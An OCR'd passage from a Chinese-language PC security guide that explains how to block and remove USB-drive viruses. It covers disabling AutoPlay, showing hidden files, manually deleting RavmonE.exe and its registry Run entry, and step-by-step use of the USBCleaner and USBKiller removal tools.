（3）双击“关闭自动播放”项，打开如图8-3所示的“关闭自动播放属性”对话框，点选“已启用”单选项，然后在“关闭自动播放”下拉项中选择“所有驱动器”项，单击“确定”按钮保存即可。




图8-3 “关闭自动播放属性”对话框

（4）双击U盘是U盘病毒传播的途径之一，所以使用“资源管理器”时，“autorun.inf”将不起作用。

右键单击桌面上“我的电脑”图标，在弹出的快捷菜单中选择“资源管理器”选项，打开如图8-4所示的“资源管理器”窗口，此时在左边部分打开U盘，即可躲避利用“autorun.inf”运行的U盘病毒。

U盘病毒一般为隐藏文件，所以显示所有文件可以让U盘病毒一览无余。

（5）打开“我的电脑”，依次执行“工具”→“文件夹选项”命令项，在打开的对话框中切换到“查看”选项卡，在“高级设置”下点选“显示所有文件和文件夹”单选项，如图8-5所示。单击“确定”按钮实现显示隐藏文件即可。




图8-4 “资源管理器”窗口




图8-5 “文件夹选项”对话框

8.2 U盘病毒的查杀

U盘病毒查杀方法有很多种，手动清除方式如下：用Winrar查杀U盘病毒，在DOS下查杀U盘病毒等。具体的查杀方法如下所示。

8.2.1 用WinRAR查杀U盘病毒

巧用WinRAR查杀U盘病毒，只能查杀未发作的U盘病毒，也就是刚插入U盘，还没做任何操作时。此方法虽然很土，却很实用。

（1）插入U盘后，在桌面新建一个rar压缩文件，也可以在除U盘以外的任意文件夹内建立。

（2）双击并打开新建的WinRAR文件夹，依次执行“文件”→“改变驱动器”命令项，然后选择要打开U盘或移动硬盘，也可以使用组键Ctrl+d→进行打开，如图8-6所示。

（3）此时可以查看到U盘中的所有文件，确认没有自己存放的应用程序后，存在的.exe文件就是病毒。

（4）选中病毒文件直接删除，或者直接按组合键<shift+delete>彻底删除。

（5）删除病毒后，弹出U盘，重新插入即可正常使用。

在使用此方法时要注意：U盘下的autorun.inf文件大都是病毒生成的，所以一定要把此文件删除，因为普通分区的根目录下不会出现autorun.inf文件。为安全起见，对于不太熟悉

的文件，可以上网查询后再进行删除，以免出现误删现象，引起U盘出错不能使用。



图 8-6 “WinRAR”窗口

8.2.2 U盘病毒的手动删除

这里以KV查处的RavmonE.exe U盘病毒为例进行讲述如何手动删除U盘病毒。

（1）RavmonE.exe病毒运行后，在“任务管理器”中会出现一个同名的进程。该程序没有显著地危害性，程序大小为3.5MB，一般会占用19～20MB左右的系统资源，在Windows目录内隐藏为系统文件，且自动添加到系统启动项内。

（2）打开任务管理器，终止所有ravmone.exe的进程。

（3）进入系统盘：\windows，删除其中的ravmone.exe进程。

（4）运行注册表编辑器，展开到：

HK_Loacal_Machine\software\Microsoft\windows\CurrentVersion\Run\项，在右边找到c:\windows\ravmone.exe的键值，将其删除。

（5）重新启动计算机，即可完成病毒的清除。

8.3 U盘病毒专杀工具

由于U盘病毒的泛滥，相应的专杀工具也有多种，各有优点，根据实际情况进行选择即可。

8.3.1 U盘病毒清除工具—USBCLeaner

USBCleaner是一款纯绿色的辅助杀毒工具，具有检测查杀70余种U盘病毒的功能。可以进行U盘病毒全面扫描，U盘病毒免疫，修复显示隐藏文件及系统文件，安全卸载移动盘等功能，全方位一体化修复杀除U盘病毒。

具体的使用步骤如下所示：

解压下载的USBCleaner后，如图8-7所示，可以发现里面有3个可运行主程序KillAutoPlus、

usbmon 和 USBCleaner。这 3 个程序的作用各不相同，下面分别介绍各自的作用。

1. KillAutoPlus

（1）双击“KillAutoPlus”图标，即可打开如图 8-8 所示的“Auto.exe 专杀工具”对话框，此工具是专门针对 Auto.exe 病毒所编写的，是 USBCleaner 工具的附属检测工具。



图 8-7 “主运行程序”窗口




图 8-8 “Auto.exe 专杀工具”对话框

（2）首先单击“查看更新”按钮，进入此软件的官方网站，查看更新状况，如图 8-9 所示。

（3）查看完更新内容后，单击“开始查杀”按钮，即可进行 Auto.exe 病毒的查杀。此软件运行速度很快，查杀完成后，将在左下方的空白文本框区域显示查杀的具体情况。

（4）查杀完成后，弹出如图 8-10 所示的“消息”对话框。单击“确定”按钮完成检测。在使用此软件时，注意在断网条件下进行查杀，可以最大限度地释放此软件的功能。




图 8-9 “更新状况”窗口



图 8-10 “消息”对话框

2. usbmon

（1）双击“usbmon”图标，打开如图 8-11 所示的“USBCleaner 监控程序”窗口，此软件可以实现对 U 盘的监控和日期保护等功能。

（2）单击“开启监控”按钮，即可打开对 U 盘的监控功能，如图 8-12 所示。单击“程

序设置”按钮，打开如图 8-13 所示的“Setting”对话框，根据需要勾选相应的选项。

（3）单击“确定”按钮完成设置。单击“日期保护”按钮，可以开启日期保护功能，如图 8-14 所示，开启日期保护功能可以防止 U 盘病毒破坏系统的时间设置。




图 8-11 “USBCleaner 监控程序”窗口




图 8-12 “开启监控”窗口




图 8-13 “Setting”对话框




图 8-14 “日期保护”对话框

（4）当中了 U 盘病毒时，可以利用右下方的“安全打开硬盘分区”下拉列表选择打开磁盘，这样可以不感染其他分区。

3. USBCleaner

（1）双击“USBCleaner”图标，打开如图 8-15“USB 专杀工具”对话框。




图 8-15 “USB 专杀工具”对话框

（2）单击“全面检测”按钮，即可实现对U盘病毒的全面查杀，查杀完成后弹出如图8-16所示的“提示”对话框。




图8-16 “提示”对话框

（3）单击“确定”按钮，即可开始“广谱检测”检测病毒，检测完成后，弹出如图8-17所示的“Question”提示框，提示是否使用Auto.exe进行查杀。




图8-17 “Question”提示框

（4）单击“否”按钮，返回到“USB专杀工具”对话框，在此还可以做进一步的设置。单击“工具及插件”按钮，打开如图8-18所示的“插件及工具”对话框。




图8-18 “插件及工具”对话框

（5）单击“U盘病毒免疫”按钮，打开如图8-19所示的“提示”对话框。单击“确定”按钮，弹出如图8-20所示的“询问？”提示框，单击“是”按钮即可实现对U盘病毒的免疫。




图8-19 “提示”对话框




图8-20 “询问？”提示框

在此对话框中还可以进行移动盘清理，病毒上传等操作，根据实际需要选择相应的操作即可。

（6）单击“返回主程序界面”按钮，返回到主程序界面。单击“后台监控”按钮可以查看连接的U盘情况，便于管理。

8.3.2 U盘病毒专杀工具—USBKiller

USBKiller是一款专门用于预防及查杀U盘病毒、Auto病毒、闪盘病毒的工具。除了可以闪电查杀RavMone、Rose、rising、Fun.xls等通过U盘传播的病毒，还可以对系统实行主动防范，自动检测并清除插入U盘内的病毒，从根本上杜绝病毒通过U盘感染计算机。

具体的使用步骤如下所示。

（1）解压下载的软件后，如图8-21所示。双击主运行程序打开如图8-22所示的“欢迎使用USBKiller安装向导”对话框。

